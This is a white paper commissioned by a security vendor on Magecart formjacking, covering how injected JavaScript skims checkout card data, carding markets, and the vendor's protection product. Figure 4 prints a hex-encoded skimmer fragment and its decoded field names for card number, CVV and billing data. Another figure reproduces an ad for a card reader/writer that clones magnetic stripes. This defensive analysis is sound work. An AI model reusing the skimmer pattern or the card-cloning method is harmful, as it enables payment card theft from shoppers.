

# In Plain Sight II: On the Trail of Magecart

AUGUST 2019

Prepared for:



## TABLE OF CONTENTS

EXECUTIVE SUMMARY .....	3
INTRODUCTION .....	5
METHODOLOGY .....	5
HISTORY .....	7
HOW IT WORKS.....	9
DEMYSTIFYING MAGECART .....	13
MONETIZATION .....	14
NOT IF THEY COME, BUT WHEN .....	14
SOLUTIONS .....	15
ENTER ARXAN .....	15
DECODING WEB APP PROTECTION .....	16
FACING THE DEVIL’S ADVOCATE .....	16
MONITORING .....	17
LAB.....	18
VICTIMOLOGY .....	24
CONCLUSION .....	29
ABOUT AITE GROUP.....	30
AUTHOR INFORMATION .....	30
CONTACT.....	30

## LIST OF FIGURES

FIGURE 1: SCREENSHOT OF A CARD SKIMMER FOR SALE ON HACKERSHOMEPAGE.COM .....	7
FIGURE 2: PHOTO OF WORKING CARD SHIMMER.....	8
FIGURE 3: OBFUSCATED JAVASCRIPT DISCOVERED IN AN ACTIVELY COMPROMISED SITE .....	9
FIGURE 4: DECODED HEX FORMJACKING SCRIPT .....	10
FIGURE 5: FLOWCHART OF A MAGECART FORMJACKING ATTACK BETWEEN THE GROUP AND VICTIMS...	12
FIGURE 6: LAB ARCHITECTURE FOR A FORMJACKING ATTACK.....	18
FIGURE 7: BENIGN WEB FORM CONTAINING NO FORMJACKING SCRIPT .....	19
FIGURE 8: COMPROMISED FORM CONTAINING FORMJACKING SCRIPT .....	20
FIGURE 9: FREE JAVASCRIPT OBFUSCATOR .....	21
FIGURE 10: FORM CONTAINING THE OBFUSCATED FORMJACKING CODE .....	22
FIGURE 11: SAMPLE CREDIT CARD INFORMATION GRABBED BY THE FORMJACKING CODE .....	23
FIGURE 12: MY CREDIT CARD BEING SUBMITTED TO THE SEPARATE STAGING SERVER AT CHECKOUT .....	25
FIGURE 13: MALICIOUS JAVASCRIPT INSERTED INTO DOM IN WEB BROWSER ON A FORMJACKED SITE ...	26
FIGURE 14: FORMJACKED WEBSITE LEVERAGING WINDOW ATOB() .....	27
FIGURE 15: COMPROMISED LUXURY E-COMMERCE RETAIL SITE.....	28

## EXECUTIVE SUMMARY

*In Plain Sight II: On the Trail of Magecart*, commissioned by Arxan Technologies and produced by Aite Group, is the final installment of the of the In Plain Sight series designed to demonstrate the massive attack surface created by electronic commerce (e-commerce) web applications that aren't being properly secured with in-app protection. The absence of in-app protection, such as code obfuscation and tamper detection, makes web apps vulnerable to a type of cyberattack called formjacking. Formjacking is a type of breach, such as those experienced by Forbes and British Airways, whereby Magecart group hackers inject the e-commerce checkout form with malicious code that sends buyers' credit card information to an offsite server under the hackers' control.

This research follows the trail of servers compromised by Magecart groups, as well as the collection servers to which the sites were actively sending stolen credit card data, in an effort to examine commonalities between victim websites and the tactics, techniques, and procedures used to compromise the servers. Arxan and Aite Group worked with federal law enforcement to notify the 80 victim sites discovered during this research as well as the staging sites used by the Magecart groups to collect the stolen data.

Because these web applications are lacking in-app protection, adversaries are able to easily debug and read a web app's JavaScript or HTML5 in plain text. Once the web app code is understood, malicious JavaScript is then inserted into the webpages of the target server that delivers the web checkout form. Once weaponized, these credential pages will simultaneously send a consumer's credit card information to an offsite server under the control of the Magecart group and allow the compromised site to process the credit card, so the consumer and the organization are unaware of the theft.

What was uncovered in this research is e-commerce websites' systemic lack of in-app protection to secure their web forms and the failure of endpoint security solutions on the client side to protect consumers against this pervasive threat.

Key takeaways from this study include an understanding of the following:

- Who the Magecart groups are
- What formjacking is
- The Magecart groups' latest tactics and techniques to compromise e-commerce sites
- How stolen credit cards are sold on the dark web's black markets
- The obfuscated JavaScript found on actively compromised sites that was discovered in the intelligence collection process during this research
- Reshipping scams and mule handlers
- How in-app protection that employs both code obfuscation and tamper detection can alert to and prevent formjacking

- How a vulnerability and patch management program can be used to prevent the initial exploitation of the shopping cart sites that led to the formjacking
- How server-side injection attacks and resulting client-side execution of the compromised JavaScript in the DOM is used to capture the credit card data skimmed from the weaponized forms on hijacked sites

## INTRODUCTION

The global e-commerce market is projected to grow 20.7% in 2019 to US\$3.535 trillion and approach US\$5 trillion by 2021.<sup>1</sup> With increasing demand for improved customer experiences to reduce friction in the purchase process, organizations reliant on e-commerce websites to drive revenue are focusing on site performance and speed, leaving critical security measures behind. As a result, threats targeting vulnerabilities in e-commerce infrastructure are on the rise. Virtual credit card skimmers—also known as formjacking—are often found in obfuscated JavaScript on compromised e-commerce content management systems such as Magento and Shopify.<sup>2</sup> International crime syndicates such as Magecart groups use formjacking to steal credit cards to either sell as “fullz” on the black market or to purchase goods and traffic them to eastern Europe using merchandise mules.

This white paper examines the tactics and techniques used by these groups to target and steal credit card information from these sites as a result of the systemic absence of protection in e-retailers’ web applications and how current endpoint security solutions, such as antivirus and endpoint detection and response (EDR) fail to protect consumers DOM-based threats. This research then distills the solution to this problem and reveals how these e-commerce sites can protect themselves against this threat.

## METHODOLOGY

The data forming the basis of this report was collected and analyzed by Aite Group using primary research methods to understand how e-commerce sites are at risk from today’s threats. To conduct this research, Aite Group used a source code search engine that scoured the web for obfuscated JavaScript that was found in repeating patterns of previously published Magecart breaches on pastebin.com.

This led Aite Group on a journey to discover over 80 compromised e-commerce sites globally that were actively sending credit cards used on the site to offsite servers under the control of the Magecart groups (sometimes the same website was compromised by more than one group). Aite Group was able to reveal the vulnerabilities that the group exploited to gain unauthorized access to the site and to inject the formjacking code into the site’s checkout form. After decoding the JavaScript, Aite Group followed the trail to the servers where the credit cards were being harvested, analyzed the scripts collecting the data at the staging sites, and worked in cooperation with the FBI to notify victims and perform takedowns of the staging servers.

As part of this primary research, Aite Group captured the packets sent from compromised websites to the staging servers on our lab systems to demonstrate the two directions the credit

- 
1. Andrew Lipsman, “Global Ecommerce 2019,” eMarketer, June 27, 2019, accessed August 6, 2019, <https://www.emarketer.com/content/global-ecommerce-2019>.
  2. Catalin Cimpanu, “JavaScript Card Sniffing Attacks Spread to Other E-Commerce Platforms,” ZDNet, May 2, 2019, accessed August 6, 2019, <https://www.zdnet.com/article/javascript-card-sniffer-attacks-spread-to-other-e-commerce-platforms/>.

card information was moving during the checkout process. Aite Group's lab systems were also used to derive an explanation of the script execution in the local hosts' Document Object Model (DOM), which were running an EDR solution and anti-virus agent, both of which failed to notify us of the malicious JavaScript.

Eighty compromised servers were analyzed as part of this research for companies in the United States, Canada, Europe, Latin America, and Asia.

Due to the discovery of actively compromised sites and servers, all affected organizations have been officially notified in cooperation with the FBI's cyber division prior to the publishing of this paper.

This report was also based on secondary desk research, in particular on publications from RiskIQ, Flashpoint, Brian Krebs, Anomali, Malwarebytes, as well as on breach dumps found on Pastebin.

## HISTORY

Prior to physical card skimmers and the virtual skimmers used in formjacking, victims knew they were being robbed. If a gun-wielding masked marauder took a person's wallet or purse, the victim would quickly cancel their cards. Weren't those simpler times?

Then the concept of ATM and other point-of-sale (POS) card skimmers appeared, introducing consumers to the new world of being robbed at trusted ATMs or gas station pumps without knowing it—a sort of silent theft.

A card skimmer is a physical device that can be bought for as little as US\$275 on sites such as incodenet.com or for US\$299 on the hackershomepage.com, as shown in Figure 1.

**Figure 1: Screenshot of a Card Skimmer for Sale on Hackershomepage.com**



WE ARE THE EXCLUSIVE SELLER OF THIS PACKAGE DEAL!!!

THE ONLY PORTABLE MSR206 MODEL ON THE MARKET THAT DOES NOT NEED TO BE PLUGGED INTO A WALL OUTLET, CONNECTS & POWERED BY YOUR USB PORT ON A DESKTOP OR LAPTOP COMPUTER.

YOUR PURCHASE INCLUDES THE FOLLOWING:

1. MAGNETIC STRIPE CARD READER / WRITER
2. 10 BLANK MAGNETIC STRIPE CARDS
3. SPECIAL ENCODING AND DECODING SOFTWARE - Works with all versions of Windows.
4. COMPLETE STEP-BY-STEP INSTRUCTION MANUAL - includes software screenshots making it simple for anyone to use.

THE FOLLOWING ITEMS ARE INCLUDED FREE WITH YOUR PURCHASE:  
**ALL 75 PUBLICATIONS FROM THIS HACKING WEBSITE PLUS ANOTHER 75 UNADVERTISED PUBLICATIONS - a \$149.00 value.**

SHIPS CASH ON DELIVERY TO U.S. ADDRESSES OR PREPAID WORLDWIDE

THIS IS THE DEVICE EVERYONE HAS BEEN ASKING FOR This is our Top-of-the-Line Unit: Banks and Large Financial & Security Companies use this model. This device will allow you to change the information on magnetic stripe cards. It will also allow you to write to new cards. It is unlike many reader/writers on the market because this device, with SPECIAL included software, will decode and encode ALL information on the card whereas most other commercially available reader/writers will not decode certain pertinent information. It connects to your computer, either personal or laptop, and runs using supplied software. Using the device is simple. Turn on your computer and run the supplied software. Now, swipe a card through the machine and all the information on the card will be displayed on the computer. Next, using your keyboard, change any and all the information you'd like. Once complete, re-swipe the card through the machine and your card will have the new information recorded onto the magnetic stripe. Magnetic stripe cards are easily recognizable by the brown or black stripe on the back of the card. All software is included as well as 10 blank cards (800c) absolutely FREE, but only with the purchase of this device. Several related BONUS ITEMS INCLUDED with your order, and most of these bonus items are NOT AVAILABLE ELSEWHERE.

FEATURES:

- Magnetic DECODING Card reader / writer software included.
- Manual swipe type dual head reader / writer conforming to ISO 7811/1-6
- Manual Swipe to read and/or write card with USB or RS232 output
- Decoding Software works with ALL versions of Windows
- Power Supply: Runs off the power supplied by either USB or PS2 Keyboard port, no external power adapter needed
- Dimensions: 8.15"(205mm) Long x 2.5"(63mm) Wide x 2.5"(62mm) High •Weight: 24 oz.

Price: \$299.00 U.S. Dollars  
Covert to:  = result here

 Click shopping cart button to purchase direct from us.


Source: hackershomepage.com

Card skimmers (both virtual and physical) sit silently, undetectable unless you take the physical machine apart. Victims often don't know they are skimmed until it is too late. With the introduction of chip-and-PIN cards in the United States, fraudsters evolved to creating devices called "shimmers," which leverage a paper-thin device or "shim" (Figure 2) enabled with a microchip and flash storage that sit directly in the dip-and-wait slot on card readers that accept chip-enabled cards. The shim then copies and saves the information from the chip, which can then be used to create a version of the card with a magnetic stripe. The newly minted card can

be used with retailers and e-commerce sites that still accept such cards, which is pretty much every retailer that accepts credit cards in the United States. Use of chip-and-PIN cards is not compulsory in the U.S.

These card skimmers are capable of reading not only the magnetic stripe and chip of the card but also the PIN entered at the machine.

**Figure 2: Photo of Working Card Shimmer**



Source: [techcrunch.com](https://www.techcrunch.com)

With the growth of e-commerce spending, online fraud is on the rise due to three trends based on our research:

- Card-not-present fraud when stolen credit card credentials are used to purchase goods or services online
- The industry-wide directive for all credit cards to use chip and PIN to transact business, known as card-present transactions, which has transitioned a majority of card-present transaction fraud to card-not-present fraud globally
- The emergence of new techniques being used to steal information and credentials online, such as formjacking



## HOW IT WORKS

Formjacking is a relatively new form of digital information theft from websites that transmit, process, or store payment card information, banking data, and other material such as consumers' personally identifiable information (PII). After analyzing an organization's web payments page, bad actors can create or buy a few lines of malicious code (Figure 3) that can be inserted onto the server-side payment checkout form.

**Figure 3: Obfuscated JavaScript Discovered in an Actively Compromised Site**



Source: Aite Group

Malicious JavaScript can be encoded (not encrypted) using Base64, XML, or Hex, to name just a few, in order to make the malicious code unreadable. This obfuscation hides the malicious code in plain sight since most administrators don't look in their source code for obfuscated JavaScript and then decode it using a Base64 decoder in order to determine if it's legitimate. Magecart groups have even begun getting smarter by using timing as well as code signing to detect analysis and tampering of their malicious code once it's injected into a web form.

When consumers enter their credit card data into the form, the transaction is completed, so the consumer and the organization only see a legitimate business transaction. But this data is also simultaneously logged to a local file for later transmission or sent directly to a server under the bad actor's control—all with just a few lines of code embedded in the web form.

Figure 4 shows another compromised site discovered during this research where Hex was used. This formjacking code was found right above another group's code, indicating the site had been compromised by two separate groups at the same time.

**Figure 4: Decoded Hex Formjacking Script**

Home | [PHP Decoder](#) | [Hex Decoder](#) | Hex Decoder - Decoding Hex, Oct and similars.

---

# Hex Decoder

---

## HTML/Oct/Hex Decoder

This tool will attempt to revert any type of encoding (including Hex, html, Oct, etc).

Very useful for webmasters trying to identify what a specific code is doing (from WordPress themes/plugins or Joomla templates).

```

\x68\x65\x78\x45\x6E\x63\x6F\x64\x65"," \x70\x72\x6F\x74\x6F\x74\x79\x70\x65"," ", "\x6C\x65
\x6E\x67\x74\x68"," \x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74"," \x73\x6C\x69\x63\x65"," \x30
\x30\x30"," \x2A"," \x62\x75\x74\x74\x6F\x6E"," \x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73
\x42\x79\x43\x6C\x61\x73\x73\x4E\x61\x6D\x65"," \x63\x6C\x69\x63\x6B"," \x75\x6A\x63\x63\x6
F\x6E\x6C\x69\x66\x65\x5F\x70\x61\x79\x6D\x65\x6E\x74\x5F\x63\x63\x5F\x6E\x75\x6D\x62\x65
\x72"," \x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64"," \x76\x61\x6C\x75\x65","
\x7C"," \x75\x6A\x63\x63\x6F\x6E\x6C\x69\x6E\x65\x5F\x70\x61\x79\x6D\x65\x6E\x74\x5F\x63\x
63\x5F\x63\x69\x64"," \x75\x6A\x63\x63\x6F\x6E\x6C\x69\x6E\x65\x5F\x70\x61\x79\x6D\x65\x6E
\x74\x5F\x65\x78\x70\x69\x72\x61\x74\x69\x6F\x6E"," \x75\x6A\x63\x63\x6F\x6E\x6C\x69\x6E\x
65\x5F\x70\x61\x79\x6D\x65\x6E\x74\x5F\x65\x78\x70\x69\x72\x61\x74\x69\x6F\x6E\x5F\x79\x7

```

Decode

\*Result saved at: [https://online.anybrowsers.com/decoder/2019/07/27/](#)

**Original code:**

```

\x68\x65\x78\x45\x6E\x63\x6F\x64\x65"," \x70\x72\x6F\x74\x6F\x74\x79\x70\x65"," ", "\x6C\x65
\x6E\x67\x74\x68"," \x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74"," \x73\x6C\x69\x63\x65"," \x30
\x30\x30"," \x2A"," \x62\x75\x74\x74\x6F\x6E"," \x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73
\x42\x79\x43\x6C\x61\x73\x73\x4E\x61\x6D\x65"," \x63\x6C\x69\x63\x6B"," \x75\x6A\x63\x63\x6
F\x6E\x6C\x69\x66\x65\x5F\x70\x61\x79\x6D\x65\x6E\x74\x5F\x63\x63\x5F\x6E\x75\x6D\x62\x65
\x72"," \x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64"," \x76\x61\x6C\x75\x65","
\x7C"," \x75\x6A\x63\x63\x6F\x6E\x6C\x69\x6E\x65\x5F\x70\x61\x79\x6D\x65\x6E\x74\x5F\x63\x
63\x5F\x63\x69\x64"," \x75\x6A\x63\x63\x6F\x6E\x6C\x69\x6E\x65\x5F\x70\x61\x79\x6D\x65\x6E
\x74\x5F\x65\x78\x70\x69\x72\x61\x74\x69\x6F\x6E"," \x75\x6A\x63\x63\x6F\x6E\x6C\x69\x6E\x
65\x5F\x70\x61\x79\x6D\x65\x6E\x74\x5F\x65\x78\x70\x69\x72\x61\x74\x69\x6F\x6E\x5F\x79\x7
2"," \x70\x61\x79\x6D\x65\x6E\x74\x5B\x63\x63\x5F\x6F\x77\x6E\x65\x72\x5D"," \x67\x65\x74\x
45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x4E\x61\x6D\x65"," \x62\x69\x6C\x6C\x69\x6E\x67\x5B
\x66\x69\x72\x73\x74\x6E\x61\x6D\x65\x5D"," \x62\x69\x6C\x6C\x69\x6E\x67\x5B\x6C\x61\x73\x
74\x6E\x61\x6D\x65\x5D"," \x62\x69\x6C\x6C\x69\x6E\x67\x5B\x74\x65\x6C\x65\x70\x68\x6F\x6E
\x65\x5D"," \x62\x69\x6C\x6C\x69\x6E\x67\x5B\x73\x74\x72\x65\x65\x74\x5D\x5B\x5D"," \x62\x6

```

**Decoded results:**

```

hexEncode","prototype","","length","charCodeAt","slice","000","*","button","getElementsByCl
assName","click","ujconline_payment_cc_number","getElementById","value","|","ujconline_pa
yment_cc_cid","ujconline_payment_expiration","ujconline_payment_expiration_yr","payment[c
c_owner]","getElementsByName","billing[firstname]","billing[lastname]","billing[telephone]"
,"billing[street]
[","billing[city]","billing[postcode]","billing[region id]","shipping[country_id]","meizit
angcapsules","random","floor"

```

Source: Aite Group


All compromised payment card transactions are successfully completed and forwarded on to the payment processor, processed, and either approved or declined by the financial institution—without either victim being aware of the card skim. Figure 5 illustrates this process.<sup>3,4</sup>

1. Attacker finds vulnerabilities in a target e-commerce website.
2. Attacker injects malicious code into the e-commerce checkout page that executes in the web browser of an unsuspecting shopper, who inserts credit card details into the form.
3. Victim shopper arrives at the newly weaponized site, selects goods to purchase, and inputs the credit card number into the payroll checkout form.
4. The malicious code (obfuscated JavaScript) then executes in the victim's browser, capturing the form field data, and sends the credit card and PII to a separate server under control of the attacker.
5. The attacker then grabs the stolen credit card data off the server.
6. The attacker then monetizes the fullz (a term used by carding groups to refer to full primary account number, card holder contact information, credit card number, card verification code [CVC], and expiration date) and sells it on the dark web.
7. The attacker then purchases merchandise on legitimate online shopping sites, and ships them to pre-selected merchandise mules (typically work-at-home individuals) who are recruited for reshipping scams.
8. The attacker has the purchased items shipped to their merchandise mules. To recruit merchandise mules, the attacker posts jobs that offer people the ability to work from home and earn large sums of money to receive and reship merchandise purchased with the stolen credit card numbers.
9. The mules then work with shippers willing to receive under-the-table pay to ship to eastern European addresses, which are in countries on the sanctioned shipping destinations for the Office of Foreign Assets Control (OFAC) regulations.
10. The under-the-table shippers then ship the merchandise to the eastern European destinations, where it is sold to local buyers, which the attacker also profits from as a second line of revenue from the original breach in addition to the sale of the fullz on black market sites.

---

3. Yonathan Klijsma, Vitali Kremez, Jordan Herman, "Inside Magecart: Profiling the Groups Behind the Front Page Credit Card Breaches and the Criminal Underworld That Harbors Them," RiskIQ and Flashpoint, 2018, accessed August 29, 2019, <https://www.riskiq.com/research/inside-magecart/>.

4. Krebs on Security, "Money Mule Gangs Turn to Bitcoin ATMs," Krebs on Security, September 29, 2016, accessed August 29, 2019, <https://krebsonsecurity.com/tag/money-mules/>.

**Figure 5: Flowchart of a Magecart Formjacking Attack Between the Group and Victims**

Source: Aite Group (inspired by a similar chart created by RiskIQ and Flashpoint as well as by Brian Krebs)

According to a Symantec report released in February of this year, more than 4,800 websites are affected by some incursion of formjacking code every month,<sup>5</sup> underscoring a lucrative new business model for fraudsters on the internet.

Formjacking code is employed on the server side and executed as JavaScript in the victim's web browsers on the client side. On the web server running the e-commerce website itself is where the malicious code is inserted and renders/executes in the web browser of the victim. The credit card details are then sent from the victim's computer to the staging server owned by the hacker.

Formjacking can be detected and prevented using different means: One is to use an in-app security solution including code obfuscation, debugging, and tamper detection so that if an adversary views the web form, the adversary can't inject malicious JavaScript into the code and will instead move on to another site that doesn't employ such security controls.

Despite the prevalence of large companies being breached and having their web forms compromised with malicious code to steal payment card information, attackers are also targeting the suppliers that tie into these larger companies. These are referred to as "supply chain attacks."

5. "Internet Security Threat Report 2019," Symantec, accessed August 6, 2019, <https://resource.elq.symantec.com/LP=6819?CID=70138000001Qvi4AAK>.

## DEMYSTIFYING MAGECART

Despite the widespread misperception that Magecart is a single group or tool, it is in fact a reference to numerous groups targeting electronic commerce sites globally and rapidly compromising them. These groups' tactics and techniques are sophisticated and continuously evolving as they are discovered. They use encoded JavaScript and in some cases even implement tamper detection checks in the code. In a Magecart-compromised site, the malicious JavaScript is designed to send the form-field data containing the payment card information to an off-site server under the control of the Magecart group while still allowing the payment card to be processed by the compromised site; the victim and the site remain unaware of the skim.

Magecart groups are to blame for many high-profile breaches over the past few years and have attacked Forbes, Ticketmaster, and British Airways, just to name a few victims.<sup>6</sup> The growing number of alternative, more secure payment methods at checkout counters and storefronts, such as Apple Pay, Android Pay, and tap-to-pay contactless cards, have moved fraudsters to formjacking instead, since much of the storefront foot traffic has migrated to e-commerce.

These Magecart groups are being tracked and monitored by several threat intelligence firms, whose pre-eminent research over the past decade informed my building of many of the repeating code patterns I used to track down the newly compromised sites in cooperation with the FBI.

---

6. Yonathan Klijnsma, Vitali Kremez, Jordan Herman, "Inside Magecart: Profiling the Groups Behind the Front Page Credit Card Breaches and the Criminal Underworld That Harbors Them," RiskIQ and Flashpoint, 2018, accessed August 29, 2019, <https://www.riskiq.com/research/inside-magecart/>.

## MONETIZATION

Once Magecart groups have collected their skimmed cards—either from log files on the breached server or to an offsite staging server under their control—they monetize them in numerous ways. One way is via dark web markets, such as Empire Markets, Dream Markets, Wall Street Markets, E-Shop, BigDeal, and Vahalla.

Alternatively, Magecart groups will use fake job ads to recruit U.S. residents to take part in reshipping scams. These merchandise mules repackage and reship “carded” electronics to eastern Europe through disreputable shipping companies that are breaking U.S. laws to ship the stolen goods.

## NOT IF THEY COME, BUT WHEN

While the cost of a cyberattack is often discussed, we seldom hear about just how common these attacks actually are. Many security experts believe that a cyberattack or breach of catastrophic proportions is no longer a matter of if—but when. In fact, the World Economic Forum’s 2018 Global Risks Report identifies cybersecurity as a top threat, along with economic, political, and environmental concerns.

## SOLUTIONS

Now that the problem has been defined, I'll demystify the measures that e-commerce sites can take to increase their resiliency against it.

- E-commerce sites should have a well-documented and regularly updated vulnerability and patch management process that includes regular patching of, updates to, and penetration testing of the company's e-commerce site(s).
- These site owners need to implement in-app protection, such as the solution provided by Arxan, which implements code obfuscation and white-box cryptography to make the web forms unreadable to the adversary.
- Implementing a solution that detects unauthorized modification of website files is another valuable action.
- E-commerce sites can monitor traffic to ensure the web server is not initiating outbound connections, which, unless it's downloading updates, should never happen under normal operating conditions.

## ENTER ARXAN

In this section, I will cover each layer of security employed by Arxan for Web in detail. This section will then demonstrate how it works in a real-world lab of an e-commerce website by playing the role of an adversary using malicious JavaScript to scrape the payment card information out of a pay wall and send it to an offsite server.

Arxan employs its in-app protection for web using different capabilities to secure the site from formjacking:

- Injection of application code protections and threat detection sensors after code development
- Static protection by obfuscation of JavaScript source code, making it harder for attackers to understand, analyze, and reverse engineer/tamper
- Real-time alerting to notify organizations when analysis and code tampering have been attempted, covering all app components on both the server-side and the client-side web browser (DOM, HTML, JavaScript) via Arxan Threat Analytics to quarantine suspicious accounts and update code protections
- Active protection that shuts down a victim's browser in the event of code analysis, tampering, or malware attacks

I break these capabilities down further in the following sections.

## DECODING WEB APP PROTECTION

In-app protection solutions are implemented within the application (instead of the network or the operating system, for example) to make the application more resilient to attacks such as malicious data exfiltration, intrusion, tampering, and reverse engineering.

Arxan's solution provides in-app protection for all attack surfaces, including websites, using code obfuscation along with debugger and tamper detection. While time and persistence can enable an adversary to decode any encoded text, the added layers of security that Arxan employs using tamper detection, its active response of shutting down the client's browser, its ability to repair the compromised code, and its real-time threat detection and alerting creates enough friction for Magecart groups that they'll just move on to an easier target whose web form isn't protected.

JavaScript is a scripting language that allows administrators to implement dynamically updating, interactive content on websites, such as content updates, interactive maps, animated graphics, and more, as opposed to just displaying static information. Protecting JavaScript code is vital to defending against server-side attacks and credential theft. JavaScript is an interpreted language, not a compiled one, which means that unless additional steps are taken to enforce confidentiality of the JavaScript code, it can be easily intercepted, viewed, and modified. Arxan for Web is in-app protection for JavaScript and instruments web applications to detect and alert on these kinds of threats.

The ability to detect and alert on active threats by spotting debugger-based reverse engineering or HTML page (DOM) attacks is essential to getting in front of web application attacks.

Arxan's unique approach enables devops teams to insert code protections and threat detection sensors into the application after the development of the code, but prior to release to eliminate friction in the devops process.

Should a Magecart group gain unauthorized access to the web application server, the solution can stop the breach before the injected skimmer code modifies the web application by notifying the organization that code analysis and tampering has been detected on its web application. The organization can then take appropriate measures to quarantine suspicious accounts and update code protections.

As an added layer of static protection, Arxan for Web is also able to obfuscate web application source code, making it more challenging for adversaries to understand, analyze, and reverse engineer in order to insert their malicious skimmer script. If a determined adversary is capable of inserting script into the form, Arxan for Web is able to detect the analysis and code tampering, and is able to take autonomous response actions, even shutting down the browser of the user viewing the form.

## FACING THE DEVIL'S ADVOCATE

Some criticize code obfuscation as being easily thwarted and contend that it is therefore not the solution to the problem. I argue that this is a correct assessment of code obfuscation but not of Arxan's solution because of how the company has implemented it. Arxan has not brought a one-



trick pony to market that just obfuscates the code—organizations can use a number of free solutions for this. But Arxan has combined multiple layers of security that do more than just obfuscate code; its code integrity monitoring also detects reverse engineering and even unauthorized changes to the code and addresses the problem through real-time alerting, even going as far as monitoring for malicious DOM injection on the client-side browser.

I would further opine that there is no such thing as a silver bullet to any one type of attack in cybersecurity. There's only applying as many network and endpoint security controls as possible, coupled with ongoing security awareness training for staff and developers to position a company's enterprise to be more resilient to attack. When the breach does happen, the organization should then be better positioned to detect it as quickly as possible (lowering the dwell time) and limit the collateral damage through proper network segmentation.

## MONITORING

While each layer of the Arxan for Web stack is useful on its own, it's much more than the sum of its parts. The key is implementing them together, with the realization that a determined adversary will eventually execute successfully on all tactics and techniques they employ, and thus the final stage of the solution is monitoring for, responding to, and adapting to a detected breach.

The key is knowing what tactics and techniques adversaries employ by monitoring for them, such as debugging and analysis, and automatically repairing scripts that are modified without authorization. The final layer in the Arxan solution stack is providing real-time notifications of adversaries employing reconnaissance, code tampering, and reverse engineering tools so security analysts can take immediate response actions to the alerts or tie them in to security orchestration and response solutions that execute on predefined playbooks upon detection of these events.

